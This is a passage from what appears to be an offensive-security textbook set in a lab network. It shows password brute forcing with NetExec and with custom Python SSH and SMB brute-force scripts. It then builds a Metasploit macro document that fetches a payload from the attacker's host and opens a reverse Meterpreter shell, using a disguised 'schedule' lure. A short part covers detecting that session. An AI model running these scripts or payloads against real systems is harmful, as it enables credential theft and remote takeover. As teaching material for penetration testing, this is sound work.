SMB         172.31.0.13     445    STANDALONE       [-]
standalone.group-0.lab.tu\kosh:test STATUS_LOGON_FAILURE
SMB         172.31.0.13     445    STANDALONE       [-]
standalone.group-0.lab.tu\zathras:test STATUS_LOGON_FAILURE
SMB         172.31.0.13     445    STANDALONE       [-]
standalone.group-0.lab.tu\administrator:test STATUS_LOGON_FAILURE

… Output Deleted …

SMB         172.31.0.13     445    STANDALONE       [-]
standalone.group-0.lab.tu\gridley:testpassword STATUS_LOGON_FAILURE
SMB         172.31.0.13     445    STANDALONE       [+]
standalone.group-0.lab.tu\kosh:password1! (Pwn3d!)
SMB         172.31.0.13     445    STANDALONE       [+]
standalone.group-0.lab.tu\zathras:password1! (Pwn3d!)
SMB         172.31.0.13     445    STANDALONE       [-]
standalone.group-0.lab.tu\administrator:password1! STATUS_LOGON_FAILURE
SMB         172.31.0.13     445    STANDALONE       [+]
standalone.group-0.lab.tu\gridley:password1!
```

When the tool identifies valid credentials, they are marked in the output as `[+]`, while invalid ones are marked as `[-]`. If the credentials also allow code execution on the target, they are marked with the phrase `(Pwn3d!)`; this generally occurs only if the user is a local administrator on the target.

This attack can also be used with a domain member as a target. The target domain name is specified with the `-d` flag. Rather than specifying a file with the `-u` flag, an attacker can use one or more usernames directly on the command line. The `-p` flag for passwords behaves similarly.

Attacks against a Linux system that is running Samba use the same syntax.

Attacks can be slowed by specifying a value for the `--jitter` flag. If this is set to an integer, then the tool will wait a random number of seconds up to the value of `--jitter` after each attempt. The `--jitter` flag also accepts a range where the wait will be between the minimum and maximum. As an example, this attack will wait a random amount of time between 5 and 10 seconds after each attempt:

```
┌──(zathras㉿kali)-[~]
```

[49] NetExec also accepts the command `netexec`. CrackMapExec uses the commands `crackmapexec` or `cme`.

```
└─$ nxc smb 172.25.185.82 -u userlist -p passlist --continue-on-success
--jitter 5-10
```

### 1.6.5.2. The NetExec and CrackMapExec Databases

NetExec and CrackMapExec do not rely on the attacker parsing the output from the tool to identify valid credentials. Instead, the results from attacks are stored in a local SQLite database.

The NetExec command to interact with the database is **nxcdb**.[50] Once the tool is started, the attacker specifies the protocol with the **proto** command, and can view the obtained credentials with the **creds** command as follows:

```
┌──(zathras㉿kali)-[~]
└─$ nxcdb
nxcdb (default) > proto smb
nxcdb (default)(smb) > creds

+Credentials---------+-----------+--------------------------+----------
-----+---------------+
| CredID | Admin On  | CredType  | Domain                     | UserName
| Password      |
+--------+-----------+-----------+--------------------------+----------
-----+---------------+
| 1      | 1 Host(s) | plaintext | standalone.group-0.lab.tu | kosh
| password1! |
| 2      | 1 Host(s) | plaintext | standalone.group-0.lab.tu | zathras
| password1! |
| 3      | 0 Host(s) | plaintext | standalone.group-0.lab.tu | gridley
| password1! |
| 4      | 0 Host(s) | plaintext | group-0.lab.tu             | kosh
| password1! |

… Output Deleted …
```

Help is available in the database tool with the **help** command:

```
nxcdb (default)(smb) > help

Documented commands (type help <topic>):
========================================
clear_database  creds  dpapi  exit  export  groups  help  hosts  shares
wcc

Undocumented commands:
======================
back  import
```

[50] CrackMapExec uses the command **cmedb**.

## 1.6 Brute Force Attacks

Users can create and use a workspace for their results for subsequent commands.

```
nxcdb (default)(smb) > back
nxcdb (default) > help workspace

workspace [create <targetName> | workspace list | workspace
<targetName>]
```

The configuration files for CrackMapExec are stored in the user directory `~/.cme` while the files for NetExec are stored in `~/.nxc`. Each protocol has its own separate SQLite database for each workspace. For NetExec, these are located in `~/.nxc/workspaces`, and the databases can be accessed with standard SQLite tools.

```
┌──(zathras㉿kali)-[~]
└─$ ls -R .nxc/workspaces
.nxc/workspaces:
default

.nxc/workspaces/default:
ftp.db   mssql.db  smb.db  vnc.db    wmi.db
ldap.db  rdp.db    ssh.db  winrm.db

┌──(zathras㉿kali)-[~]
└─$ sqlite3 .nxc/workspaces/default/smb.db
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .tables
admin_relations      dpapi_secrets        loggedin_relations
conf_checks          group_relations      shares
conf_checks_results  groups               users
dpapi_backupkey      hosts
sqlite> .schema users
CREATE TABLE IF NOT EXISTS "users" (
            "id" integer PRIMARY KEY,
            "domain" text,
            "username" text,
            "password" text,
            "credtype" text,
            "pillaged_from_hostid" integer,
            FOREIGN KEY(pillaged_from_hostid) REFERENCES hosts(id)
            );
sqlite> select * from users limit 4;
1|standalone.group-0.lab.tu|kosh|password1!|plaintext|
2|standalone.group-0.lab.tu|zathras|password1!|plaintext|
3|standalone.group-0.lab.tu|gridley|password1!|plaintext|
4|group-0.lab.tu|kosh|password1!|plaintext|
sqlite> .quit
```

## 1.6.6. Custom Solutions

When learning about cyber operations, there is great value in learning how to write custom tools. Network brute force attacks are a particularly promising starting place. Because increased attack speed often results in increased detection chances and because the attack speed is generally governed by properties of the target and the network, there is less of a need to optimize code for speed.

### 1.6.6.1. Custom Python SSH Brute Force Attack

As a first example, suppose that an attacker wants to launch a brute force attack against an SSH server. Python has the excellent and well documented library Paramiko (https://docs.paramiko.org/en/latest/) that can be used to develop such a tool. Consider the following example of a Python brute force tool:

```
#!/usr/bin/python3

import paramiko

ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

target = "172.31.0.13"
userlist = ["kosh", "zathras", "bob", "gridley"]
passlist = ["test", "pass", "password", "thepassword", "password1!"]

for user in userlist:
    for passwd in passlist:
        try:
            ssh.connect(
                target,
                username=user,
                password=passwd,
                allow_agent=False,
                look_for_keys=False,
            )
        except paramiko.ssh_exception.SSHException as err:
            print(
                f"Unable to connect with User={user}, "
                f"Password={passwd}"
            )
            ssh.close()
            continue
        except Exception as err:
            print(
                f"Unhandled error of type {type(err)} for "
                f"User={user}, Password={passwd}"
```

```
            )
            ssh.close()
            continue
        print(f"Valid Credentials: User={user}, " f"Password={passwd}")
        ssh.close()
        break
```

*Code Listing 1: Python 3 program that performs a brute force attack against SSH*

The program beings by loading the Paramiko module; since the system will generally be connecting to SSH servers previously unknown to the attacker, it will allow connections to such unknown servers.

The program here sets up a target, a simple list of users, and a simple list of passwords. This approach is for demonstration only; an attacker writing their own tool can modify this section as needed.

The program loops through passwords and users. For each user/password pair the program uses Paramiko to try to log in to the target. It is important to configure Paramiko not to use any keys or agents already present on the system- this is data that the attacker does not want sent to a target!

Failed logon attempts generally result in a Paramiko exception; this is noted; more unusual errors (like timeout errors) are handled separately and generically.

The output of the program is the following:

```
┌──(zathras㉿kali)-[~/python]
└─$ python3 ssh.py
Unable to connect with User=kosh, Password=test
Unable to connect with User=kosh, Password=pass
Unable to connect with User=kosh, Password=password
Unable to connect with User=kosh, Password=thepassword
Valid Credentials: User=kosh, Password=password1!
Unable to connect with User=zathras, Password=test
Unable to connect with User=zathras, Password=pass
Unable to connect with User=zathras, Password=password
Unable to connect with User=zathras, Password=thepassword
Valid Credentials: User=zathras, Password=password1!
Unable to connect with User=bob, Password=test
Unable to connect with User=bob, Password=pass
Unable to connect with User=bob, Password=password
Unable to connect with User=bob, Password=thepassword
Unable to connect with User=bob, Password=password1!
Unable to connect with User=gridley, Password=test
Unable to connect with User=gridley, Password=pass
Unable to connect with User=gridley, Password=password
Unable to connect with User=gridley, Password=thepassword
Valid Credentials: User=gridley, Password=password1!
```

### 1.6.6.2. Custom Python SMB Brute Force Attacks

As a second example, consider an attacker that wants to write a custom Python script to perform a brute force attack against a SMB server. This can be done with the Python pysmb library (https://miketeo.net/blog/projects/pysmb) which is well documented at https://pysmb.readthedocs.io/en/latest/.

The easiest way to install the pysmb library is with Pythons `pip3` command as follows:

```
┌──(zathras㉿kali)-[~/python]
└─$ pip3 install pysmb
```

As an example of a Python script to launch brute force attacks against SMB servers on Windows or Linux, consider the following:

```
#!/usr/bin/python3

from smb.SMBConnection import SMBConnection

target = "fde0:fb41:8dc5:4b30:31::4"
my_name = "SMBTest"
userlist = ["kosh", "zathras", "bob", "gridley"]
passlist = ["test", "pass", "password", "thepassword", "password1!"]

for user in userlist:
    for passwd in passlist:
        try:
            conn = SMBConnection(
                user, passwd, my_name, target, is_direct_tcp=True
            )
            retval = conn.connect(target, 445)
        except Exception as err:
            print("Error connecting to remote server")
            print(f"{err.args}")
            continue
        if not retval:
            print(
                f"Unable to connect with User={user}, "
                f"Password={passwd}"
            )
            continue
        print(f"Valid Credentials: User={user}, " f"Password={passwd}")
        break
```

*Code Listing 2: Python 3 program that performs a brute force attack against SMB*

The program beings by importing the needed `SMBConnection` function from pysmb, then setting up the target, user list, and password list. The name in the `my_name` variable is passed along to the target.

The program loops through the users and password, trying to connect to the SMB server on TCP/445. Errors are handled quite generically, and the return value from the connection attempt is checked. The status of the connection attempt determines whether the tried credentials are valid.

The program runs as follows:[51]

```
┌──(zathras㉿kali)-[~/python]
└─$ python3 smbpw.py
Unable to connect with User=kosh, Password=test
Unable to connect with User=kosh, Password=pass
Unable to connect with User=kosh, Password=password
Unable to connect with User=kosh, Password=thepassword
Valid Credentials: User=kosh, Password=password1!
Unable to connect with User=zathras, Password=test
Unable to connect with User=zathras, Password=pass
Unable to connect with User=zathras, Password=password
Unable to connect with User=zathras, Password=thepassword
Valid Credentials: User=zathras, Password=password1!
Unable to connect with User=bob, Password=test
Unable to connect with User=bob, Password=pass
Unable to connect with User=bob, Password=password
Unable to connect with User=bob, Password=thepassword
Unable to connect with User=bob, Password=password1!
Unable to connect with User=gridley, Password=test
Unable to connect with User=gridley, Password=pass
Unable to connect with User=gridley, Password=password
Unable to connect with User=gridley, Password=thepassword
Unable to connect with User=gridley, Password=password1!
```

## 1.6.7. Brute Force Attack Times

The primary features of a brute force attack include the user list, the password list, defensive countermeasures, and the amount of time the attack will take. It turns out that there are significant variations in the number of attempts that can be launched against a target depending on the service and the target.

In their default state and in the absence of defender countermeasures, generally attempts on Windows systems can be launched faster than attacks against similar Linux systems. Attempts can be launched against SMB noticeably faster than against SSH.

To illustrate these general rules, a set of tests was run between virtual machines running on the same physical host with a variety of targets, tools, and operating systems. These results should be considered solely as one sample of tests against one set of targets to see differences between tools and techniques. Do not expect to obtain the same numerical results when attacking

[51] Why is the program named smbpw.py and not the simpler smb.py? Because the pysmb module that is being imported is named smb. If the program is named smb.py, then it will try to import itself, and fail humorously. Don't ask how I know.

different targets across different networks, however the relative speed differences between attack types are worthy of consideration.

- Netxec targeting SMB on Windows: 91 attempts/second
- Netexec targeting SMB on Linux: 47 attempts/second
- Metasploit targeting SMB on Linux: 16 attempts/second
- Metasploit targeting SMB on Windows: 16 attempts/second
- Metasploit targeting SSH on Windows: 5.6 attempts/second
- Metasploit targeting SSH on Linux: 0.33 attempts/second.

Notice that the fastest of these is nearly 275 times faster than the slowest.

The times listed here are with the same commands used in the text without additional customization to accelerate them. Custom written scripts may be faster or slower depending on your code.

# 1.7. Phishing Attacks

Another common attack vector for initial access to a target network are phishing attacks. In these types of attacks, a threat actor tries to convince a user on the target network to visit a web site or open a document, usually with the purpose of getting the target to provide confidential information or run a piece of malware.

Many organizations have extensive campaigns to teach users how to recognize phishing attempts and how to respond to them, however defenders must recognize that these defenses only limit the risk, not prevent the threat. Rob Joyce as the Director of Cybersecurity at the National Security Agency explained “I'm the cybersecurity director at NSA and you could absolutely craft a phishing message that would get me to click a link. You’ve got to design your architecture to assume the humans are humans and bad things will happen.”[52]

One phishing attack technique is to provide users with documents containing malicious code with the hope that the user will open the document and launch the malware. These are often office documents, including Microsoft Word, Microsoft Excel, and Adobe .pdf files.

## 1.7.1. Macros: LibreOffice and Apache OpenOffice Writer on Windows

As an example of an office document macro attack, consider LibreOffice on Windows. LibreOffice is a freely available open source office suite. It can be downloaded from https://www.libreoffice.org/. Older versions are available for testing and practice from their archive at https://downloadarchive.documentfoundation.org/libreoffice/old/. Components include Writer for documents, Calc for spreadsheets, Impress for presentations, and Base for databases.

[52] https://duo.com/decipher/assume-the-humans-are-human-and-bad-things-will-happen

An alternative is Apache OpenOffice, available from https://www.openoffice.org/. Apache OpenOffice currently only has 32-bit Windows binaries available for download from https://www.openoffice.org/download/, but does have 32- and 64-bit releases for Linux. The download site provides direct links to older versions. Like LibreOffice, its components include Writer, Calc, Impress, and Base.

Functionally, these are comparable to the much more common Microsoft Office packages, but they offer several important advantages when learning about security. These office suites are available for both Windows and Linux and are open source. It is also possible to install and use older versions that may be vulnerable to exploitation. By contrast, Microsoft Office is a commercial program that automatically updates itself and for which it is difficult to obtain legitimate copies of older versions for testing and practice.

#### 1.7.1.1. Enabling Macros

Both LibreOffice and Apache OpenOffice disable macros in documents by default. To test malware that relies on macros, they need to be configured to use and to run macros.

To enable macros on LibreOffice, from the main menu navigate Tools -> Options, then LibreOffice -> Security -> Macro Security. For testing offensive tooling, this can be set to Low. The process in Apache OpenOffice is essentially the same.

#### 1.7.1.2. Creating the Malware with Metasploit

The first step in this attack is to use Metasploit to create a document that contains malware. This can be done with the module `exploit/multi/misc/openoffice_document_macro` as follows:[53]

```
msf6 > use exploit/multi/misc/openoffice_document_macro
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/misc/openoffice_document_macro) > info

       Name: Apache OpenOffice Text Document Malicious Macro Execution
     Module: exploit/multi/misc/openoffice_document_macro
   Platform:
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2017-02-08

Provided by:
  sinn3r <sinn3r@metasploit.com>

Available targets:
      Id  Name
```

[53] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/misc/openoffice_document_macro.md

```
     --  ----
  =>  0   Apache OpenOffice on Windows (PSH)
      1   Apache OpenOffice on Linux/OSX (Python)

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  BODY                       no        The message for the document bo
                                       dy
  FILENAME  msf.odt          yes       The OpenOffice Text document na
                                       me
  SRVHOST   0.0.0.0          yes       The local host or network inter
                                       face to listen on. This must be
                                        an address on the local machin
                                       e or 0.0.0.0 to listen on all a
                                       ddresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming conn
                                       ections
  SSLCert                    no        Path to a custom SSL certificat
                                       e (default is randomly generate
                                       d)
  URIPATH                    no        The URI to use for this exploit
                                        (default is random)

Payload information:

Description:
  This module generates an Apache OpenOffice Text Document with a
malicious macro in it.
  To exploit successfully, the targeted user must adjust the security
level in Macro
  Security to either Medium or Low. If set to Medium, a prompt is
presented to the user
  to enable or disable the macro. If set to Low, the macro can
automatically run without
  any warning.

  The module also works against LibreOffice.

References:
  https://en.wikipedia.org/wiki/Macro_virus
```

```
View the full module info with the info -d command.
```

There are two targets for this module. The default uses PowerShell and is aimed at Windows systems, while the second uses Python and is aimed at Linux and Mac targets.

By default, the module creates a malicious document with no content and the name msf.odt. The payload is set automatically to the 32-bit `windows/meterpreter/reverse_tcp`, which is configured as was done in Section 1.3.3. An attacker that wants to use a 64-bit payload can change it as was done in Section 1.3.5, or use one of the other payloads from Section 1.5.6.

The module includes a server that by default will listen on all local IPv4 addresses on TCP/8080. When the user runs the malware, the malicious document will visit the IPv4 address of the attacker's host and download malware from TCP/8080 from either a random URI (the default) or from a URI specified in the variable `URIPATH`, then run the malware. The URI and the IP address of the attacker's system are included in the malicious document that a user on the target needs to open. This intermediate malware hosted on TCP/8080 is not the exploit's ultimate payload.

Here is an example of how an attacker might configure this malware.

```
msf6 exploit(multi/misc/openoffice_document_macro) > set body "Hey
Tanya- we still need to adjust our schedules."
body => Hey Tanya- we still need to adjust our schedules.
msf6 exploit(multi/misc/openoffice_document_macro) > set filename
schedule.odt
filename => schedule.odt
msf6 exploit(multi/misc/openoffice_document_macro) > set uripath bob
uripath => bob
msf6 exploit(multi/misc/openoffice_document_macro) > set lhost
172.16.236.98
lhost => 172.16.236.98
msf6 exploit(multi/misc/openoffice_document_macro) > set lport 4444
lport => 4444
```

This malware should be launched as a job- this will ensure that the server on TCP/8080 runs, as well as the server that will handle the payload's callback.

```
msf6 exploit(multi/misc/openoffice_document_macro) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] [2024.06.06-22:05:01] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.06.06-22:05:01] Using URL: http://172.16.236.98:8080/bob
[*] [2024.06.06-22:05:01] Server started.
[*] [2024.06.06-22:05:01] Generating our odt file for Apache OpenOffice
on Windows (PSH)...
[*] [2024.06.06-22:05:01] Packaging directory: /usr/share/metasploit-
framework/data/exploits/openoffice_document_macro/Basic
[*] [2024.06.06-22:05:01] Packaging directory: /usr/share/metasploit-
framework/data/exploits/openoffice_document_macro/Basic/Standard
[*] [2024.06.06-22:05:01] Packaging file: Basic/Standard/Module1.xml
```

```
[*] [2024.06.06-22:05:01] Packaging file: Basic/Standard/script-lb.xml
[*] [2024.06.06-22:05:01] Packaging file: Basic/script-lc.xml
[*] [2024.06.06-22:05:01] Packaging directory: /usr/share/metasploit-
framework/data/exploits/openoffice_document_macro/Configurations2
[*] [2024.06.06-22:05:01] Packaging directory: /usr/share/metasploit-
framework/data/exploits/openoffice_document_macro/Configurations2/accele
rator
[*] [2024.06.06-22:05:01] Packaging file:
Configurations2/accelerator/current.xml
[*] [2024.06.06-22:05:01] Packaging directory: /usr/share/metasploit-
framework/data/exploits/openoffice_document_macro/META-INF
[*] [2024.06.06-22:05:01] Packaging file: META-INF/manifest.xml
[*] [2024.06.06-22:05:01] Packaging directory: /usr/share/metasploit-
framework/data/exploits/openoffice_document_macro/Thumbnails
[*] [2024.06.06-22:05:01] Packaging file: Thumbnails/thumbnail.png
[*] [2024.06.06-22:05:01] Packaging file: content.xml
[*] [2024.06.06-22:05:01] Packaging file: manifest.rdf
[*] [2024.06.06-22:05:01] Packaging file: meta.xml
[*] [2024.06.06-22:05:01] Packaging file: mimetype
[*] [2024.06.06-22:05:01] Packaging file: settings.xml
[*] [2024.06.06-22:05:01] Packaging file: styles.xml
[+] [2024.06.06-22:05:01] schedule.odt stored at
/home/zathras/.msf4/local/schedule.odt
```

Reading the output carefully, notice that the handler for the reverse Meterpreter shell is started and listening on TCP/4444, while another HTTP server has been launched and is listening for connections that use the URL `http://172.16.236.98/bob`.
The malware itself is a file stored locally in the Metasploit directory at `~/.msf4/local/schedule.odt`.

The resulting job can be seen with the `jobs` command following Section 1.5.9:

```
msf6 exploit(multi/misc/openoffice_document_macro) > jobs -l -v

Jobs
====

  Id  Name     Payload  Payload  URIPATH  Start Tim  Handler   Persist
                         opts              e          opts
  --  ----     -------  -------  -------  ---------  --------  -------
  1   Exploit  windows  tcp://1  /bob     2024-06-0            false
      : multi  /meterp  72.16.2           6 22:05:0
      /misc/o  reter/r  36.98:4           1 -0400
      penoffi  everse_  444
      ce_docu  tcp
      ment_ma
      cro
```

This output does not seem to show the port listening on TCP/8080, however it can be seen if the attacker examines the listening port on the attacker's system using the Linux command `ss` as follows:

```
msf6 exploit(multi/misc/openoffice_document_macro) > ss -nlpt
[*] exec: ss -nlpt

State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
Process
LISTEN   0        200            127.0.0.1:5432          0.0.0.0:*
LISTEN   0        256        172.16.236.98:4444          0.0.0.0:*
users:(("ruby",pid=347489,fd=11))
LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
LISTEN   0        256              0.0.0.0:8080          0.0.0.0:*
users:(("ruby",pid=347489,fd=14))
LISTEN   0        128                 [::]:22               [::]:*
LISTEN   0        200                [::1]:5432             [::]:*
```

The Metasploit process (which is written in Ruby) has opened both TCP/4444 and TCP/8080 for connections.

### 1.7.1.3. Copying the Malware to the Target

The attacker now needs to get their malware to their target. Users today are broadly aware of phishing attacks and are appropriately wary of links and attachments. However, sooner or later everyone clicks a phish- even the folks at NSA.

Let' set aside the very important social engineering side of offensive cyber operations that is used to get malware to a target and convince the end user to run it. Instead, let's assume that there is a user on the target that will run the malware.

The attacker in a testing laboratory is still left with a problem- how to get the malware from an offensive Kali virtual machine to a target virtual machine, and how to do so safely. Copying the malware from the Kali system to a user's host and back to a target virtual machine should be avoided. This approach often triggers host-based antivirus and runs the risk that some long-forgotten malware will end up moving from the host to a real system and causing trouble down the road.

Instead, the attacker needs to move the malware from the Kali virtual machine directly to the target virtual machine. Since the target in this example is a Windows system, a reasonable approach is to set up an SMB file share on the Kali target.

Suppose that the attacker wants to set up a Windows SMB file share running on their Kali system named `KALI` that shares the files in `~/.msf4/local` and that share can be accessed by remote users with the username zathras and password password1! This can be done from a Kali command prompt with the following command:[54]

```
┌──(zathras㉿kali)-[~]
```

[54] There are many other ways to share files between systems covered in Section XXX.

```
└─$ /usr/share/doc/python3-impacket/examples/smbserver.py -username
zathras -password password1! -smb2support Kali ~/.msf4/local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

This is done with the Impacket library, which is an incredibly useful library of Python classes for offensive cyber operations.[55]

So long as the command line is not terminated, the contents of the directory will continue to be shared.

A user on a Windows system can access the file share several ways. The simplest may be the command line. The user starts with a `net use` command, providing the name of the host and the share, along with the name of a user that can access the share. The user can then see the shared files as follows:

```
group-0\kosh@WIN11 C:\Users\kosh>net use \\172.16.236.98\KALI
/user:zathras
Enter the password for 'zathras' to connect to '172.16.236.98':
password1!
The command completed successfully.
group-0\kosh@WIN11 C:\Users\kosh>dir \\172.16.236.98\KALI
 Volume in drive \\172.16.236.98\KALI has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of \\172.16.236.98\KALI

06/06/2024  10:05 PM             7,744 schedule.odt
               1 File(s)          7,744 bytes
               0 Dir(s)  15,207,469,056 bytes free
```

Then the user can copy the malware to a convenient directory.

```
group-0\kosh@WIN11 C:\Users\kosh>mkdir Desktop\malware
group-0\kosh@WIN11 C:\Users\kosh>copy \\172.16.236.98\KALI\schedule.odt
C:\Users\Kosh\Desktop\Malware\schedule.odt
        1 file(s) copied.
```

Each time a user connects to the share, the Impacket smbserver.py tool will write to the screen with information about the connection.

[55] https://github.com/fortra/impacket

Another option for copying the file from the file share is to use Windows File Explorer. To do so, in the File Explorer address bar navigate to the address `\\[ip or name of server]\[name of share]`; Figure 8 is an example of that process on an older Windows 10 system:




*Figure 8: Accessing a File Share*

### 1.7.1.4. Running the Malware

The malware is configured to run as a macro as soon as the document is opened. Suppose that a user opens this malware in a 32-bit version of LibreOffice or Apache OpenOffice on Windows 10 or Windows 11, for example Apache OpenOffice 4.1.13 on a Windows 10-22H2 system. When the document is opened, a command prompt appears briefly on the screen; a fast reader can even see that it is running a PowerShell script. Then Metasploit receives a callback as follows:

```
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] [2024.06.07-20:20:38] 172.31.0.13      openoffice_document_macro -
Sending payload
[*] [2024.06.07-20:20:39] Sending stage (176198 bytes) to 172.31.0.13
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.13:49951) at 2024-06-07 20:20:40 -0400
```

The attacker can interact with the resulting Meterpreter session using the tools from Section 1.4.

```
msf6 exploit(multi/misc/openoffice_document_macro) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : STANDALONE
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: STANDALONE\Kosh
meterpreter > getpid
Current pid: 5156
```

Because the user running LibreOffice or Apache OpenOffice is a regular user, the Metasploit shell runs as the same local user, rather than a SYSTEM user. The attacker would need to run a privilege escalation exploit to gain SYSTEM privileges.[56]

#### *1.7.1.4.1. Detecting the Session*

The session generated in this fashion is running as a PowerShell process spawned from Apache OpenOffice, which can be seen by a defender. One way a defender can see processes on a Windows system and their parent/child relationships is with the Sysinternals tool **`pslist`** as follows:[57]

```
zathras@STANDALONE c:\SysinternalsSuite>pslist /t /accepteula

PsList v1.4 - Process information lister
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for STANDALONE:

Name                          Pid Pri Thd  Hnd      VM      WS    Priv
Idle                            0   0   4    0       8       8      60
  System                        4   8 158 2401    3908     140     192
    smss                      344  11   2   53 4194303      16    1068
    Memory Compression       1620   8  34    0  205696    2936     508
Registry                      108   8   4    0   89184   22960    8352
```

[56] This is discussed later, in Section XXX

[57] A range of tools that can be used to manage Windows processes, including **`pslist`**, are discussed later in Section XXX. See also https://learn.microsoft.com/en-us/sysinternals/downloads/pslist

```
… Output Deleted …

explorer                    3928   8  55 2422 4194303   76956   48444
  soffice                   3712   8   1  156   74188    1672    1764
    soffice.bin             1904   8   8  707  389284   20948   35924
      cmd                   2676   8   1   82   54820     956    2552
        powershell          5156   8  10  636  253844   14140   44408
          conhost           1808   8   3  188 4194303    4096    6808

… Output Deleted …
```

Meterpreter reported that it is running in PID 5156, which is a child of a `cmd` process, which is a child of the `soffice.bin` process, which is a child of `soffice`. A defender may notice this PowerShell process and investigate. The attacker may consider migrating this shell to a different process following Section 1.4.2.1.3.

If the parent Apache OpenOffice process exits the shell is not also terminated; instead, its `cmd` process continues (PID 2676 above), and so do its children. The `cmd` process will then be listed as having a non-existent parent process.

### 1.7.1.5. Impact of Antivirus

This attack can be repeated against 64-bit versions of LibreOffice. If Metasploit is configured as above with a 32-bit payload, then payload will be sent to the target, but will not be executed. The attacker merely sees the lonely statement that a payload was sent:

```
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] [2024.06.07-22:09:29] 172.31.0.5       openoffice_document_macro -
Sending payload
```

Instead, the attacker can use a 64-bit payload, as was done in Section 1.3.5 and create new malware.

```
msf6 exploit(multi/misc/openoffice_document_macro) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/misc/openoffice_document_macro) > set filename
schedule64.odt
filename => schedule64.odt
msf6 exploit(multi/misc/openoffice_document_macro) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] [2024.06.07-22:15:13] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.06.07-22:15:13] Using URL: http://172.16.236.98:8080/bob
[*] [2024.06.07-22:15:13] Server started.
[*] [2024.06.07-22:15:13] Generating our odt file for Apache OpenOffice
on Windows (PSH)...
```

```
… Output Deleted …

[+] [2024.06.07-22:15:13] schedule64.odt stored at
/home/zathras/.msf4/local/schedule64.odt
```

This 64-bit malware can then be sent to the target following Section 1.7.1.3.

If a user on a Windows 10 system loads the malware in a 64-bit version of LibreOffice, a shell is returned as before.

